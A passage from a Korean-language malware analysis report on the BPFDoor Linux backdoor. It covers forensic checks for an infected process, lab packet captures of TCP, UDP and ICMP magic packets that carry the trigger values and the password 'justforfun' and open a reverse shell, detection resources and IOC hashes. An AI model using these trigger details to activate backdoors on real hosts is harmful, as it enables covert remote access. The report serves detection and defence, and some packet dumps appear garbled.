bpf filter (30): 0x28 0 0 12, 0x15 0 27 2048, 0x30 0 0 23, 0x15 0 5 17, 0x28 0 0 20, 0x45 23 0 8191, 0xb1 0 0 14
, 0x48 0 0 22, 0x15 19 20 29269, 0x15 0 7 1, 0x28 0 0 20, 0x45 17 0 8191, 0xb1 0 0 14, 0x48 0 0 22, 0x15 0 14 29269, 0x50
0 0 14, 0x15 11 12 8, 0x15 0 11 6, 0x28 0 0 20, 0x45 9 0 8191, 0xb1 0 0 14, 0x50 0 0 26, 0x54 0 0 240, 0x74 0 0 2, 0x0c
0 0 0, 0x07 0 0 0, 0x48 0 0 14, 0x15 0 1 21139, 0x06 0 0 65535, 0x06 0 0 0,
```

그림 47. ss -0bp 명령어

ss 명령어는 리눅스 시스템에서 소켓과 관련된 정보를 표시하는 명령어로 소켓 통계와 현재 열려 있는 소켓의 상태를 확인하는 데 사용된다. 이 명령어의 옵션으로 -0bp 를 주게 되면 BPF 필터가 적용되어 있는 프로세스와 소켓에 대한 정보를 볼 수 있다.

위 그림과 같이 비정상적인 크기로 BPF 필터가 설정되어 있는 프로세스를 확인할 수 있는데 이러한 프로세스를 BPFDoor 프로세스로 의심할 수 있다.

## 8.3 lsof

```
root@user:/proc/14081# lsof -p 14081
lsof: WARNING: can't stat() fuse.portal file system /run/user/1000/doc
Output information may be incomplete.
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
Output information may be incomplete.
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
/usr/sbin 14081 root cwd DIR 8,2 4096 1572879 /home/user/BPFDoor
/usr/sbin 14081 root rtd DIR 8,2 4096 2 /
/usr/sbin 14081 root txt REG 0,27 45384 2 /dev/shm/kdmtmpflush (deleted)
/usr/sbin 14081 root mem REG 8,2 2125328 535775 /usr/lib/x86_64-linux-gnu/libc.so.6
/usr/sbin 14081 root mem REG 8,2 236616 535593 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
/usr/sbin 14081 root 0u CHR 136,2 0t0 5 /dev/pts/2
/usr/sbin 14081 root 1u CHR 136,2 0t0 5 /dev/pts/2
/usr/sbin 14081 root 2u CHR 136,2 0t0 5 /dev/pts/2
/usr/sbin 14081 root 3u pack 60255 0t0 IP type=SOCK_RAW
```

그림 48. lsof 명령어

의심가는 프로세스 pid 를 알아낸 이후 추가적으로 BPFDoor 흔적을 알 수 있는데 lsof 명령어가 그중 하나이다. lsof 명령어는 현재 시스템에서 열려있는 파일들에 대해 보여주는 명령어로 추가 옵션을 사용한 lsof -p <pid> 명령어를 통해 의심 프로세스가 사용하는 파일들에 대한 정보를 볼 수 있다. /dev/shm/kdmtmpflush (deleted)와 SOCK\_RAW 로 RAW 소켓을 사용하고 있는 프로세스라는 것을 확인할 수 있고 이러한 흔적들은 해당 프로세스가 BPFDoor 악성코드로 의심할만한 흔적이다.

## 8.4 /proc/<pid>/stack

```
root@user:/proc/14081# strings stack
[<0>] __skb_wait_for_more_packets+0x13e/0x1a0
[<0>] __skb_recv_datagram+0x71/0xd0
[<0>] skb_recv_datagram+0x3b/0x60
[<0>] packet_recvmmsg+0x6f/0x580
[<0>] sock_recvmmsg+0xe1/0xf0
[<0>] __sys_recvfrom+0xcb/0x170
[<0>] __x64_sys_recvfrom+0x24/0x40
[<0>] x64_sys_call+0x24cc/0x25f0
[<0>] do_syscall_64+0x7e/0x170
[<0>] entry_SYSCALL_64_after_hwframe+0x76/0x7e
```

그림 49. 의심 프로세스 stack

프로세스의 /proc/<pid>/stack 을 확인하면 해당 프로세스가 커널 모드에 진입했을 때 실행하는 함수 호출 경로를 스택 형태로 확인할 수 있다. 의심 프로세스의 pid 를 활용하여 해당 프로세스의 stack 을 확인해보면 wait\_for\_more\_packets 와 같은 BPF 리스닝 설정과 패킷 처리 과정을 확인해 볼 수 있다.

## 8.5 ls -al fd -> /proc/net/packet

```
root@user:/proc/14081# ls -al fd
total 0
dr-x----- 2 root root  4 Jun  3 18:41 .
dr-xr-xr-x  9 root root  0 Jun  3 17:11 ..
lrwx----- 1 root root 64 Jun  3 18:41 0 -> /dev/pts/2
lrwx----- 1 root root 64 Jun  3 18:41 1 -> /dev/pts/2
lrwx----- 1 root root 64 Jun  3 18:41 2 -> /dev/pts/2
lrwx----- 1 root root 64 Jun  3 18:41 3 -> 'socket:[60255]'
```

그림 50. 의심 프로세스 fd

'ls -al fd'를 통해 프로세스가 사용하는 파일 디스크립터에 관한 정보를 확인할 수 있다. 이를 활용하여 의심 프로세스의 파일 디스크립터를 확인할 수 있고 3 번 파일 디스크립터로 소켓(60255 번)을 사용하고 있는 것을 확인할 수 있다.

```
root@user:/proc/net# grep 60255 /proc/net/*
grep: /proc/net/dev_snmp6: Is a directory
grep: /proc/net/netfilter: Is a directory
/proc/net/packet:ffff9489ea35c800 3      0800  0      1 0      0      60255
grep: /proc/net/stat: Is a directory
```

그림 51. 의심 RAW 소켓

'ls -al fd'를 통해 알아낸 소켓 번호를 활용하여 네트워크 프로토콜 상태 정보가 저장된 /proc/net 에 해당 번호를 검색하면 60255 번 소켓에 RAW 소켓이 등록되어 있는 것을 확인해 볼 수 있다.

## 9. 실제 공격 트래픽 캡처

분석한 BPFDoor 악성코드를 실제로 실행하여 시스템을 감염시킨 후 공격자의 입장에서 공격을 수행하며 패킷의 흐름을 따라가보면 실제 BPFDoor 가 어떠한 방식으로 공격을 수행하는지 관찰할 수 있다.




그림 52. 실제 BPFDoor A 유형 TCP 매직 패킷

위 그림은 BPFDoor 에서 사용하는 공격 프로토콜(TCP, UDP, ICMP) 중 하나인 TCP 를 사용한 공격 시 발생하는 매직 패킷을 와이어샤크를 통해 캡처한 화면이다. '0x5293'으로 설정된 BPF 필터 값에 걸리기 위해 0x5293 으로 매직 넘버를 설정하고 리버스 쉘 연결을 위해 비밀번호(justforfun)을 페이로드에 설정하여 TCP 로 보낸 것을 확인할 수 있다.



udp.port == 53    udp contains "justforfun"					
No.	Time	Source	Destination	Protocol	Length Info
9872	10.040926582	192.168.100.3	192.168.100.4	DNS	66 Standard query 0x7255[Malformed Packet]
9877	10.042370616	192.168.100.4	192.168.100.3	DNS	54 Standard query response 0x7255 Format error
9878	10.042899630	192.168.100.3	192.168.100.4	ICMP	82 Destination unreachable (Port unreachable)

▶ Frame 9872: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0 ▶ Ethernet II, Src: PCSSystemtec_ea:21:5d (08:00:27:08:00:27), Dst: PCSSystemtec_7c:e2:79 (08:00:27:7c:e2:79) ▶ Internet Protocol Version 4, Src: 192.168.100.3, Dst: 192.168.100.4 ▶ User Datagram Protocol, Src Port: 37609, Dst Port: 53 ▶ Domain Name System (Query) Transaction ID: 0x7255 Flags: 0x0000 Standard query Questions: 65535 Answer RRs: 65535 Authority RRs: 5353 Additional RRs: 27253 Queries: [Malformed Packet: DNS] [Expert Info (Error/Malformed): Malformed Packet]	0000 08 00 27 7c e2 79 08 00 27 ea 21 5d 08 00 45 00 ..y...!...E- 0010 00 34 62 6f 40 00 40 11 8e f1 c0 a8 64 03 c0 a8 -4bo@...i d... 0020 64 04 92 e9 00 35 00 20 0b 64 72 55 00 00 ff ff d...5...rff... 0030 ff ff 14 e9 6a 75 73 74 66 6f 12 bb 75 6e 31 32 ....just forfun: 2 0040 33 34 .....34.....
--	---

그림 53. 실제 BPFDoor A 유형 UDP 매직 패킷

위 그림은 UDP 를 사용한 공격 시 발생하는 매직 패킷을 와이어샤크로 캡처한 화면으로 분석 당시 확인할 수 있었던 '0x7255'값이 매직 넘버로 매직 패킷에 설정되어 있는 것이다.

icmp    frame contains "justforfun"					
No.	Time	Source	Destination	Protocol	Length Info
13135	20.307202461	192.168.100.3	192.168.100.4	ICMP	86 Echo (ping) request id=0x7f5b, seq=53764/1234, ttl=64 (reply in 13136)
13136	20.307256694	192.168.100.4	192.168.100.3	ICMP	86 Echo (ping) reply id=0x7f5b, seq=53764/1234, ttl=64 (request in 13135)

▶ Frame 13136: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0 ▶ Ethernet II, Src: PCSSystemtec_7c:e2:79 (08:00:27:7c:e2:79), Dst: PCSSystemtec_ea:21:5d (08:00:27:08:00:27) ▶ Internet Control Message Protocol Type: 0 (Echo (ping) reply) Code: 0 Checksum: 0x96cc [correct] [Checksum Status: Good] Identifier (BE): 32683 (0x7f5b) Identifier (LE): 23423 (0x5b7f) Sequence Number (BE): 53764 (0xd264) Sequence Number (LE): 1234 (0x04d2) [Request frame: 13135] [Response time: 0.054 ms] Data (44 bytes) Data: 72550000ffffffff14e96a757374666f7266756e31323334000000000000 [Length: 44]	0000 08 00 27 ea 21 5d 08 00 27 7c e2 79 08 00 45 00 ..y...!...E- 0010 00 48 28 f4 00 00 40 01 08 69 c0 a8 64 04 c0 a8 -H(...@...i d... 0020 64 03 00 00 96 cc 7f 5b d2 04 72 55 00 00 ff ff d...@...just forfun: 2 0030 ff ff 14 e9 6a 75 73 74 66 6f 12 bb 75 6e 31 32 ....just forfun: 2 0040 33 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34..... 0050 00 00 00 00 00 00 .....
---	--

그림 54. 실제 BPFDoor A 유형 ICMP 매직 패킷

마지막으로 ICMP 를 사용한 공격 시 발생하는 매직 패킷을 와이어샤크로 캡처한 화면으로 ICMP 역시 '0x7255'로 설정한 매직 넘버를 가진 매직 패킷이 존재한다.

ip.addr == 192.168.100.4    tcp==53						
No.	Time	Source	Destination	Protocol	Length	Info
4904	10.112400887	192.168.100.3	192.168.100.4	TCP	74	37776 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
4906	10.113391269	192.168.100.4	192.168.100.3	TCP	74	53 → 37776 [SYN, ACK] Seq=0 Ack=1 Win=65232 Len=0 MSS=1280
4908	10.113420605	192.168.100.3	192.168.100.4	TCP	66	37776 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=329311
4909	10.114302851	192.168.100.3	192.168.100.4	TCP	90	37776 → 53 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=24 TSval=329311
4910	10.114728059	192.168.100.3	192.168.100.4	TCP	66	37776 → 53 [FIN, ACK] Seq=25 Ack=1 Win=64256 Len=0 TSval=329311
4911	10.115022148	192.168.100.4	192.168.100.3	TCP	66	53 → 37776 [ACK] Seq=1 Ack=25 Win=65280 Len=0 TSval=429211
4913	10.116066602	192.168.100.4	192.168.100.3	TCP	66	53 → 37776 [FIN, ACK] Seq=1 Ack=26 Win=65280 Len=0 TSval=429211
4914	10.116079166	192.168.100.3	192.168.100.4	TCP	66	37776 → 53 [ACK] Seq=26 Ack=2 Win=64256 Len=0 TSval=329311
4915	10.117394064	192.168.100.4	192.168.100.3	TCP	74	39138 → 5353 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
4916	10.117409484	192.168.100.3	192.168.100.4	TCP	74	5353 → 39138 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1280
4917	10.118474227	192.168.100.4	192.168.100.3	TCP	66	39138 → 5353 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=429211
4918	10.120415205	192.168.100.4	192.168.100.3	TCP	70	39138 → 5353 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 TSval=429211
4919	10.120433319	192.168.100.3	192.168.100.4	TCP	66	5353 → 39138 [ACK] Seq=1 Ack=5 Win=65280 Len=0 TSval=329311
4922	10.121945593	192.168.100.3	192.168.100.4	TCP	85	5353 → 39138 [PSH, ACK] Seq=1 Ack=5 Win=65280 Len=19 TSval=329311

Frame 4918: 70 bytes on wire (560 bits)	0000	08 00 27 ea 21 5d 08 00 27 7c e2 79 08 00 45 00	...! ... y..E..
Ethernet II, Src: PCSSystemtec_7c:8d:f5:40:08:06, Dst: 192.168.100.4	0010	00 38 8d f5 40 08 06 63 72 c0 a8 64 04 c0 a8	..8..@.cr..d...
Internet Protocol Version 4, Src: 192.168.100.4, Dst: 192.168.100.3	0020	64 03 98 e2 14 e9 ca 26 39 5a 40 61 69 e0 80 18	d.....&9Z@a1...
Transmission Control Protocol, Src Port: 39138, Dst Port: 5353	0030	01 f6 70 66 00 00 01 01 08 0a ff db 36 9e c4 48	..pf.....6..H..
TCP, Seq=39138, Ack=1, Win=65160, Len=0	0040	Tc 3e 53 53 39 13 8	..->3458

그림 55. 실제 BPFDoor A 유형 '3458' 패킷

이러한 매직 넘버가 설정된 패킷을 수신한 BPFDoor 에 감염된 호스트에서는 쉘 연결이 수행되었음을 알리는 '3458'을 공격자에게 보내주게 되는데 이러한 모습을 와이어샤크에서도 확인해 볼 수 있다.

*enp0s8@attacker						
No.	Time	Source	Destination	Protocol	Length	Info
24559	13.229636059	192.168.100.1	192.168.100.3	TCP	60	51765 → 22 [ACK] Seq=56513 Ack=10992065
24560	13.230969519	192.168.100.3	192.168.100.1	SSH	3910	Server: Encrypted packet (len=3856)
24561	13.231432267	192.168.100.1	192.168.100.3	TCP	60	51765 → 22 [ACK] Seq=56513 Ack=10994985
24562	13.233032023	192.168.100.3	192.168.100.4	TCP	75	3333 → 50244 [PSH, ACK] Seq=1 Ack=1 Win=502
24563	13.233775123	192.168.100.4	192.168.100.3	TCP	66	50244 → 3333 [ACK] Seq=1 Ack=10 Win=502
24564	13.234038542	192.168.100.3	192.168.100.1	SSH	2358	Server: Encrypted packet (len=2304)
24565	13.234603804	192.168.100.1	192.168.100.3	TCP	60	51765 → 22 [ACK] Seq=56513 Ack=10997381
24566	13.235728538	192.168.100.3	192.168.100.1	SSH	278	Server: Encrypted packet (len=224)
24567	13.236448353	192.168.100.1	192.168.100.3	TCP	60	51765 → 22 [ACK] Seq=56513 Ack=10998449

Frame 24562: 75 bytes on wire (600 bits), 75 bytes captured (600 bytes) on interface enp0s8	0000	08 00 27 7c e2 79 08 00 27 ea 21 5d 08 00 45 00	...! ... y..E..
Ethernet II, Src: PCSSystemtec_ea:21:5d:08:00:27:7c, Dst: 192.168.100.4	0010	00 3d 5b 75 40 08 00 95 ed c0 a8 64 03 c0 a8	..=[u@.0...d...
Internet Protocol Version 4, Src: 192.168.100.3, Dst: 192.168.100.4	0020	64 04 0d 05 c4 44 b4 fd 7c 1c 0e 6f bc 2a 80 18	d...D... ...o...
Transmission Control Protocol, Src Port: 3333, Dst Port: 50244	0030	01 fe 49 88 00 00 01 01 08 0a c2 e1 68 25 85 06	..T.....h%...
TCP, Seq=1, Ack=10, Win=502, Len=0	0040	3c 83 68 6f 73 74 6e 61 6d 65 0a	..<hostna me

그림 56. 실제 BPFDoor 쉘 연결 후 명령어 입력




그림 57. 실제 BPFDoor 셸 연결 후 명령어 응답

BPFDoor 악성코드를 이용한 셸 연결 이후 공격자에서는 셸 권한을 획득하게 되어 'hostname'과 같은 시스템 명령어를 감염된 호스트에 보내면 그에 대한 응답이 공격자에게 그대로 전달되어 들어오게 된다.

## 10. 결론

BPFDoor는 리눅스 시스템을 타겟으로 하는 백도어 악성코드로, 2021년 PwC의 보고서를 통해 최초 발견되어 다양한 분야가 타겟이 되고 있으며 고도화되고 있다. BPF 기술을 악용하여 유저 스페이스에서 패킷 수신이 가능해 방화벽에 탐지를 회피하여 공격자가 원하는 명령을 실행할 수 있도록 한다. 이러한 동작 방식은 기존의 모니터링으로는 탐지가 어려워 이에 대응하기 위해 [표 8]과 같이 다양한 기업과 조직에서 대응 방안 제시하거나 탐지를 위한 명령어 및 스크립트를 공개하고 있다.

Source	URL
Anlab[5]	<a href="https://asec.ahnlab.com/ko/83742/">https://asec.ahnlab.com/ko/83742/</a>
Elastic security labs[6]	<a href="https://www.elastic.co/security-labs/bpfdoor-scanner">https://www.elastic.co/security-labs/bpfdoor-scanner</a>
EST security[7]	<a href="https://blog.alyac.co.kr/5560">https://blog.alyac.co.kr/5560</a>
Genians[2]	<a href="https://www.genians.co.kr/blog/threat_intelligence/bpfdoor">https://www.genians.co.kr/blog/threat_intelligence/bpfdoor</a>
KISA[8]	<a href="https://www.boho.or.kr/common/cmm/fms/FileDown.do?atchFileId=FILE_00000000086518&amp;fileSn=1&amp;bbsId=B0000133">https://www.boho.or.kr/common/cmm/fms/FileDown.do?atchFileId=FILE_00000000086518&amp;fileSn=1&amp;bbsId=B0000133</a>
PIOLINK[9]	<a href="https://www.piolink.com/kr/service/Security-Analysis.php?bbsCode=security&amp;vType=view&amp;idx=143&amp;page=1">https://www.piolink.com/kr/service/Security-Analysis.php?bbsCode=security&amp;vType=view&amp;idx=143&amp;page=1</a>
Securonix[10]	<a href="https://www.securonix.com/blog/threat-labs-monthly-intelligence-insights-may">https://www.securonix.com/blog/threat-labs-monthly-intelligence-insights-may</a>
Snapattack[11]	<a href="https://github.com/snapattack/bpfdoor-scanner">https://github.com/snapattack/bpfdoor-scanner</a>
Somansa[12]	<a href="https://www.somansa.com/wp-content/uploads/2025/05/2025.04.BPFDOR.pdf">https://www.somansa.com/wp-content/uploads/2025/05/2025.04.BPFDOR.pdf</a>
S2W[13]	<a href="https://medium.com/s2wblog/detailed-analysis-of-bpfdoor-targeting-south-korean-company-328171880a98">https://medium.com/s2wblog/detailed-analysis-of-bpfdoor-targeting-south-korean-company-328171880a98</a>
Trendmicro[14]	<a href="https://www.trendmicro.com/en_us/research/25/d/bpfdoor-hidden-controller.html">https://www.trendmicro.com/en_us/research/25/d/bpfdoor-hidden-controller.html</a>

표 8. 공개된 BPFDoor 탐지 스크립트 및 대응 방안

본 분석에서는 BPFDoor의 내부 동작 원리를 코드 기반으로 해당 악성코드의 주요 기법을 분석하고 실행 시 생성되는 흔적까지 종합적으로 확인하고 분석해보았다. 최근에도 BPFDoor를 이용한 공격이 수행되고 있는 만큼 기존 리눅스 시스템 사용자 역시 BPFDoor의 기본적인 방식에 대해 이해하고

의심스러운 침해 징후를 식별할 수 있어야 한다. 본 분석 결과를 바탕으로 실제 운영 환경에서는 네트워크 raw socket 정보, 실행되는 프로세스 기반의 흔적들은 앞에서 언급했던 명령어들을 통해 침해 가능성을 확인할 수 있다. 예를 들어, 프로세스 기반으로 생성되는 흔적들(e.g., stack, environ 등)은 /proc/[PID] 경로에서 확인할 수 있으며 네트워크 관련은 <ss -0bp> 명령어나 /proc/net/packet 을 통해 소켓을 점검할 수 있다. 추가적으로 /var/run 경로에 존재하는 의심스러운 pid 파일 여부를 확인하는 것도 식별 가능한 방법 중 하나이다[15]. 이를 통해, 시스템 내 위장 프로세스에 대한 사전 탐지가 가능하며 공개된 스크립트나 YARA rule 기반으로 지속적으로 검사할 수 있다. 특히, BPFDoor 는 오픈소스 기반의 변종이 계속 등장하고 있는 만큼 지속적인 관심을 가지고 탐지 룰의 정기적인 업데이트와 행위 기반의 꾸준한 모니터링이 필요할 것이다.

#### 11. 별첨 - IOC(Indicator of Compromise; 침해 지표)

	MD5	SHA256
bpfdoor	549736782cbf728cfdc21936f61c5f85	f9b762d23b8fcb14a09a5f8178191a5290a378ca42c248ef50f3e4abb326550a
/var/run/haldrund.pid	d41d8cd98f00b204e9800998ecf8427e	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
/usr/sbin/console-kit-daemon --no-daemon	97b44c5f553144bf5822399a1f3b0321	eef542c836ac7e3be60255e7eb5484cdcdbd8a11ec3d7dca9222a7e0d1d6f2d9a

표 9. IOC 표

## 12. 참고문헌

- [1] BPFDoor, <https://github.com/gwillgues/BPFDoor>
- [2] Genians, “BPFDoor 리눅스 악성파일 분석 보고서”,  
[https://www.genians.co.kr/blog/threat\\_intelligence/bpfdoor](https://www.genians.co.kr/blog/threat_intelligence/bpfdoor)
- [3] The Linux Kernel Archive documentation,  
<https://www.kernel.org/doc/Documentation/networking/filter.txt>
- [4] The Linux Kernel, <https://docs.kernel.org/bpf/standardization/instruction-set.html>
- [5] Anlab, “AhnLab EDR 을 활용한 BPFDoor 리눅스 악성코드 탐지”,  
<https://asec.ahnlab.com/ko/83742/>
- [6] Elastic security labs, “BPFDoor Scanner”, <https://www.elastic.co/security-labs/bpfdoor-scanner>
- [7] EST security, “BPF 필터를 악용하는 BPFDoor 리눅스 악성코드 주의!”,  
<https://blog.alyac.co.kr/5560>
- [8] KISA, “BPFDoor 악성코드 점검 가이드”,  
[https://www.boho.or.kr/common/cmm/fms/FileDown.do?atchFileId=FILE\\_000000000086518&fileSn=1&bbsId=B0000133](https://www.boho.or.kr/common/cmm/fms/FileDown.do?atchFileId=FILE_000000000086518&fileSn=1&bbsId=B0000133)
- [9] PIOLINK, “BPFDoor 악성코드 분석”, <https://www.piolink.com/kr/service/Security-Analysis.php?bbsCode=security&vType=view&idx=143&page=1>
- [10] Securoix, “Securonix Threat Labs Monthly Intelligence Insights – May”,  
<https://www.securonix.com/blog/threat-labs-monthly-intelligence-insights-may>
- [11] Snapattack, “BPFDoor Scanner”, <https://github.com/snapattack/bpfdoor-scanner>
- [12] Somansa, “미국 통신·IT 기업, 아시아 통신기업·정부기관 공격 BPFDoor 악성코드 분석 보고서”,  
<https://www.somansa.com/wp-content/uploads/2025/05/2025.04.BPFDOR.pdf>
- [13] S2W, “Detailed Analysis of BPFDoor targeting South Korean Company”,  
<https://medium.com/s2wblog/detailed-analysis-of-bpfdoor-targeting-south-korean-company-328171880a98>
- [14] Trendmicro, “BPFDoor’s Hidden Controller Used Against Asia, Middle East Targets”,  
[https://www.trendmicro.com/en\\_us/research/25/d/bpfdoor-hidden-controller.html](https://www.trendmicro.com/en_us/research/25/d/bpfdoor-hidden-controller.html)
- [15] Anlab, “BPFDoor 악성코드 분석 및 안랩 대응 현황”,  
<https://www.ahnlab.com/ko/contents/content-center/35830>